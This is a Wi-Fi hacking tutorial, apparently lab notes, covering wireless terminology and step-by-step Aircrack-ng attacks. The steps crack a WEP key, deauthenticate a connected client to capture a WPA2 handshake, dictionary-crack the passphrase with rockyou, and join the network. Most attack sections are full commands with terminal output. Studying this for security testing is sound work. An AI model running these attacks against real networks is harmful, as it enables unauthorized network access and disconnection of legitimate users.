Wifi hacking
- SSID: The network “name” that you see when you try and connect
- ESSID: An SSID that may apply to multiple access points, eg a company office, normally forming a bigger network. For Aircrack they normally refer to the network you’re attacking.
- BSSID: An access point MAC (hardware) address
- WPA2-PSK: Wifi networks that you connect to by providing a pre-shared password that’s the same for everyone
- WPA2-EAP: Wifi networks that you authenticate to by providing a username and password, which is sent to a RADIUS server.
- RADIUS: A server for authenticating clients, not just for wifi.
The core of WPA(2) authentication is the 4 way handshake.
Most home WiFi networks, and many others, use WPA(2) personal. If you have to log in with a password and it’s not WEP, then it’s WPA(2) personal. WPA2-EAP uses RADIUS servers to authenticate, so if you have to enter a username and password in order to connect then it’s probably that.
Previously, the WEP (Wired Equivalent Privacy) standard was used. This was shown to be insecure and can be broken by capturing enough packets to guess the key via statistical methods.
The 4 way handshake allows the client and the AP to both prove that they know the key, without telling each other. WPA and WPA2 use practically the same authentication method, so the attacks on both are the same.
The keys for WPA are derived from both the ESSID and the password for the network. The ESSID acts as a salt, making dictionary attacks more difficult. It means that for a given password, the key will still vary for each access point. This means that unless you precompute the dictionary for just that access point/MAC address, you will need to try passwords until you find the correct one.
Some of the tools used for wifi hacking is:
Cracking WEP PSK#
An attacker can use the Aircrack-ng set of tools to crack (recover) the WEP PSK. To perform this attack using the Aircrack-ng suite, an attacker first launches Airmon-ng
Using Airmon-ng to Monitor a Wireless Network
root@kali# airmon-ng start wlan0 11 In the above example, the wireless interface is wlan0, and the selected wireless channel is 11.
Now the attacker wants to listen to all communications directed to the BSSID 08:02:8E:D3:88:82, as shown in below example. The command writes all the traffic to a capture file called omar_capture.cap. The attacker only has to specify the prefix for the capture file.
Using Airodump-ng to Listen to All Traffic to the BSSID 08:02:8E:D3:88:82
root@kali# airodump-ng -c 11 --bssid 08:02:8E:D3:88:82 -w omar_capture wlan0The attacker can use Aireplay-ng to listen for ARP requests and then replay, or inject, them back into the wireless network, as shown below.
Using Aireplay-ng to Inject ARP Packets
root@kali# aireplay-ng -3 -b 08:02:8E:D3:88:82 -h 00:0F:B5:88:AC:82 wlan0The attacker can use Aircrack-ng to crack the WEP PSK, as demonstrated below.
Using Aircrack-ng to Crack the WEP PSK
root@kali# aircrack-ng -b 08:02:8E:D3:88:82 omar_capture.capAfter Aircrack-ng cracks (recovers) the WEP PSK, the output below is displayed. The cracked (recovered) WEP PSK is shown in the highlighted line.
The Cracked (Recovered) WEP PSK
                                              Aircrack-ng 0.9

                                 [00:02:12] Tested 924346 keys (got 99821 IVs)

 KB  depth byte(vote)
 0     0/ 9 12( 15) A9( 25) 47( 22) F7( 12) FE( 22) 1B( 5) 77( 3) A5( 5) F6( 3) 02( 20)
 1     0/ 8 22( 11) A8( 27) E0( 24) 06( 18) 3B( 26) 4E( 15) E1( 13) 25( 15) 89( 12) E2( 12)
 2     0/ 2 32( 17) A6( 23) 15( 27) 02( 15) 6B( 25) E0( 15) AB( 13) 05( 14) 17( 11) 22( 10)
 3     1/ 5 46( 13) AA( 20) 9B( 20) 4B( 17) 4A( 26) 2B( 15) 4D( 13) 55( 15) 6A( 15) 7A( 15)

                        KEY FOUND! [ 56:7A:15:9E:A8 ]

Decrypted correctly: 100%Cracking WPA PSK#

Step 1. The attacker uses Airmon-ng to start the wireless interface in monitoring mode, using the airmon-ng start wlan0 command. Figure displays three terminal windows. The second terminal window from the top shows the output of the airodump-ng wlan0 command, displaying all adjacent wireless networks.
Step 2. After locating the corp-net network, the attacker uses the airodump-ng command, as shown in the first terminal window, to capture all the traffic to a capture file called wpa_capture, specifying the wireless channel (11 , in this example), the BSSID, and the wireless interface (wlan0).

Step 3. The attacker uses the aireplay-ng command, as shown in Figure, to perform a deauthentication attack against the wireless network. In the terminal shown at the top of Figure, you can see that the attacker has collected the WPA handshake.

Step 4. The attacker uses the aircrack-ng command to crack the WPA PSK by using a word list, as shown in Figure (The filename is words in this example.)

Step 5. The tool takes a while to process, depending on the computer power and the complexity of the PSK. After it cracks the WPA PSK, a window similar to the one shown in Figure shows the WPA PSK (corpsupersecret in this example).
Cracking WPA2 PSK#
Let’s see a detailed attack workflow:
Running the command iw dev will show any wireless devices and their configuration that we have available for us to use.
kali@wifi:~$ iw dev
phy#2
	Interface wlan2
		ifindex 5
		wdev 0x200000001
		addr 02:00:00:00:02:00
		type managed
txpower 20.00 dBmThe device/interface wlan2 is available to us, and there are two important details to take away from this output that will be useful to us:
- The
addris the MAC/BSSID of our device. BSSID stands for Basic Service Set Identifier, and it’s a unique identifier for a wireless device or access point’s physical address. - The
typeis shown as managed. This is the standard mode used by most Wi-Fi devices (like laptops, phones, etc.) to connect to Wi-Fi networks. In managed mode, the device acts as a client, connecting to an access point to join a network. There is another mode called monitor, which we will discuss shortly.
Now, we would like to scan for nearby Wi-Fi networks using our wlan2 device. We can use sudo iw dev wlan2 scan. The dev wlan2 specifies the wireless device you want to work with, and scan tells iw to scan the area for available Wi-Fi networks.
kali@wifi:~$ sudo iw dev wlan2 scan
BSS 02:00:00:00:00:00(on wlan2)
	last seen: 520.388s [boottime]
	TSF: 1730575383370084 usec (20029d, 19:23:03)
	freq: 2437
	beacon interval: 100 TUs
	capability: ESS Privacy ShortSlotTime (0x0411)
	signal: -30.00 dBm
	last seen: 0 ms ago
	Information elements from Probe Response frame:
	SSID: MalwareM_AP
	Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0
	DS Parameter set: channel 6
	ERP: Barker_Preamble_Mode
	Extended supported rates: 24.0 36.0 48.0 54.0
	RSN:	 * Version: 1
		 * Group cipher: CCMP
		 * Pairwise ciphers: CCMP
		 * Authentication suites: PSK
		 * Capabilities: 1-PTKSA-RC 1-GTKSA-RC (0x0000)
	Supported operating classes:
		 * current operating class: 81
	Extended capabilities:
		 * Extended Channel Switching
* Operating Mode NotificationThere is a lot of information to dissect here, but here are the most important details that indicate this device is an access point:
- The BSSID and SSID of the device are
02:00:00:00:00:00andMalwareM_APrespectively. Since the SSID is shown, this means the device is advertising a network name, which access points do to allow clients to discover and connect to the network. - The presence of RSN (Robust Security Network) indicates the network is using WPA2, as RSN is a part of the WPA2 standard. WPA2 networks typically use RSN to define the encryption and authentication settings.
- The
Group and Pairwise ciphersare CCMP. Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP) is the encryption method used by WPA2. - The
Authentication suitesvalue inside RSN is PSK indicating that this is a WPA2-Personal network, where a shared password is used for authentication. - Another important detail is the
DS Parameter setvalue, which shows channel 6. The channel, in terms of Wi-Fi, refers to a specific frequency range within the broader Wi-Fi spectrum that allows wireless devices to communicate with each other. There are various Wi-Fi channels, and they all help distribute network traffic across various frequency ranges, which reduces interference. The two most common Wi-Fi channels are 2.4 GHz and 5GHz. In the 2.4 GHz band, channels 1, 6, and 11 are commonly used because they don’t overlap, minimising interference. In the 5 GHz band, there are many more channels available, allowing more networks to coexist without interference.
Now will be a good time to discuss another type that we can use on some wireless devices: monitor mode. This is a special mode primarily used for network analysis and security auditing. In this mode, the Wi-Fi interface listens to all wireless traffic on a specific channel, regardless of whether it is directed to the device or not. It passively captures all network traffic within range for analysis without joining a network. We want to check if our wlan2 interface can use monitor mode. To achieve this, we will run the command sudo ip link set dev wlan2 down to turn our device off. Then we will switch modes with sudo iw dev wlan2 set type monitor to change wlan2 to monitor mode. Then turn our device back on with sudo ip link set dev wlan2 up.
kali@wifi:~$ sudo ip link set dev wlan2 down
kali@wifi:~$ sudo iw dev wlan2 set type monitor
kali@wifi:~$ sudo ip link set dev wlan2 upWe can confirm that our interface is in monitor mode with the command sudo iw dev wlan2 info.
kali@wifi:~$ sudo iw dev wlan2 info
Interface wlan2
	ifindex 5
	wdev 0x200000001
	addr 02:00:00:00:02:00
	type monitor
	wiphy 2
	channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
txpower 20.00 dBmNow, let us create one more SSH session. We want to have 2 separate terminals in order to see clearly how the attack works. You can align the SSH terminals however you like, but here is an example of how it should look like.
On the first terminal, we start by capturing Wi-Fi traffic in the area, specifically targeting the WPA handshake packets. We can do this with the command sudo airodump-ng wlan2. This command provides a list of nearby Wi-Fi networks (SSIDs) and shows important details like signal strength, channel, and encryption type. This information is already known to us from our previous commands.
Note: By default, airodump-ng will automatically switch the selected wireless interface into monitor mode if the interface supports it.
kali@wifi:~$ sudo airodump-ng wlan2
BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

02:00:00:00:00:00 -28 2 0 0 6 54 WPA2 CCMP PSK MalwareM_APThe output reveals the information we already knew before, such as the BSSID, SSID, and the channel. However, in this particular output, we are also given the channel where our target SSID is listening (channel 6). Now, we will focus on the MalwareM_AP access point and capture the WPA handshake; this is crucial for the PSK (password) cracking process.
First, in the current terminal, let us cancel airodump-ng using CTRL+C and then execute the command sudo airodump-ng -c 6 --bssid 02:00:00:00:00:00 -w output-file wlan2. This command targets the specific network channel and MAC address (BSSID) of the access point for which you want to capture the traffic and saves the information to a few files that start with the name output-file. These files will be used to crack the PSK. The ultimate goal of this command is to capture the 4-way handshake. It will first check for any clients that may be connected to the access point. If a client is already connected, then we can perform a deauthentication attack; otherwise, for any new client that connects, we will capture the 4-way handshake. In this particular scenario, a client is already connected. The output will look the same at first until we receive the information about the connected client, which will be displayed at the bottom of our output. It is important to leave this command running until we are done with the attack.
kali@wifi:~$ sudo airodump-ng -c 6 --bssid 02:00:00:00:00:00 -w output-file wlan2
BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 02:00:00:00:00:00  -28 100      631        8    0   6   54   WPA2 CCMP   PSK  MalwareM_AP

BSSID STATION PWR Rate Lost Frames Notes ProbesIt should take between 1 to 5 minutes before receiving the client information. In our case, it will show like this:
 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 02:00:00:00:00:00  -28 100      631        8    0   6   54   WPA2 CCMP   PSK  MalwareM_AP

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

02:00:00:00:00:00 02:00:00:00:01:00 -29 1 - 5 0 140Note that the STATION section shows the device’s BSSID (MAC) of 02:00:00:00:01:00 that is connected to the access point. This is the connection that we will be attacking. Now we are ready for the next step.
On the second terminal, we will launch the deauthentication attack. Because the client is already connected, we want to force them to reconnect to the access point, forcing it to send the handshake packets. We can break this down into 3 simple steps:
- Deauthentication packets: The tool aireplay-ng sends deauthentication packets to either a specific client (targeted attack) or to all clients connected to an access point (broadcast attack). These packets are essentially “disconnect” commands that force the client to drop its current Wi-Fi connection.
- Forcing a reconnection: When the client is disconnected, it automatically tries to reconnect to the Wi-Fi network. During this reconnection, the client and access point perform the 4-way handshake as part of the reauthentication process.
- Capturing the handshake: This is where airodump-ng comes into play because it will capture this handshake as it happens, providing the data needed to attempt the WPA/WPA2 cracking.
We can do this with sudo aireplay-ng -0 1 -a 02:00:00:00:00:00 -c 02:00:00:00:01:00 wlan2. The -0 flag indicates that we are using the deauthentication attack, and the 1 value is the number of deauths to send. The -a indicates the BSSID of the access point and -c indicates the BSSID of the client to deauthenticate.
kali@wifi:~$ sudo aireplay-ng -0 1 -a 02:00:00:00:00:00 -c 02:00:00:00:01:00 wlan2
19:29:37  Waiting for beacon frame (BSSID: 02:00:00:00:00:00) on channel 6
19:29:38 Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:01:00] [ 0| 0 ACKs]Now, if we look back on our first terminal, we will see the WPA handshake shown on the top-right of our output as WPA handshake: 02:00:00:00:00:00. All of this information is being saved into our output files.
 CH  6 ][ Elapsed: 1 min ][ 2024-11-02 19:30 ][ WPA handshake: 02:00:00:00:00:00

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 02:00:00:00:00:00  -28 100      631        8    0   6   54   WPA2 CCMP   PSK  MalwareM_AP

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

02:00:00:00:00:00 02:00:00:00:01:00 -29 1 - 5 0 140 EAPOLIn the second terminal, we can use the captured WPA handshake to attempt to crack the WPA/WP2 passphrase. We will be performing a dictionary attack in order to match the passphrase against each entry in a specified wordlist file. A shortened version of the infamous rockyou.txt wordlist has already been provided for us to use. This is located in the /home/kali/ directory. If the passphrase is weak and appears in the wordlist, it will eventually be cracked. The command sudo aircrack-ng -a 2 -b 02:00:00:00:00:00 -w /home/kali/rockyou.txt output*cap will do this for us where the -a 2 flag indicates the WPA/WPA2 attack mode. The -b indicates the BSSID of the access point, and the -w flag indicates the dictionary list to use for the attack. Finally, we select the output files that we will be using, which contain the 4-way handshake that we will be cracking.
kali@wifi:~$ sudo aircrack-ng -a 2 -b 02:00:00:00:00:00 -w /home/kali/rockyou.txt output*cap
Reading packets, please wait...
Opening output-file-01.cap
Read 276 packets.
1 potential targets

                               Aircrack-ng 1.6

      [00:00:01] 304/513 keys tested (217.04 k/s)

      Time left: 0 seconds                                      59.26%

                 KEY FOUND! [ REDACTED ]


      Master Key     : B6 53 9A 71 8C C4 74 5F E3 26 49 82 37 74 65 09
                       BE C5 62 CE 43 C4 68 A7 B4 8F 8C E6 98 EE 1C CB

      Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : C8 8E D5 F4 B4 5A 1D C4 6C 41 35 07 68 81 79 CDNote: If you get an Packets contained no EAPOL data; unable to process this AP error, this means that you ran aircrack-ng prior to the handshake being captured or that the handshake was not captured at all. If that’s the case, then re-do all of the steps in order to capture the WPA handshake.
With the PSK, we can now join the MalwareM_AP access point. In a typical engagement, we would do this to inspect the new network, or in some cases, joining the access point is enough to show impact. First, press CTRL+C on the terminal that has airodump-ng running in order to stop the airodump-ng process. We do this because we will not be able to join the Wi-Fi network while airodump-ng is running due to the fact that we are actively using the interface in monitor mode. Then execute the following commands:
kali@wifi:~$ wpa_passphrase MalwareM_AP 'ENTER PSK HERE' > config
kali@wifi:~$ sudo wpa_supplicant -B -c config -i wlan2Note: If you get a rfkill: Cannot get wiphy information error, you can ignore it. You will also notice that wpa_supplicant has automatically switched our wlan2 interface to managed mode.
Giving it about 10 seconds and checking the wireless interfaces once again with iw dev shows that we have joined the MalwareM_AP SSID.
kali@wifi:~$ iw dev
phy#2
-- Removed for brevity --

        Interface wlan2
		ifindex 5
		wdev 0x200000001
		addr 02:00:00:00:02:00
		ssid MalwareM_AP
		type managed
		channel 6 (2437 MHz), width: 20 MHz (no HT), center1: 2437 MHz
		txpower 20.00 dBm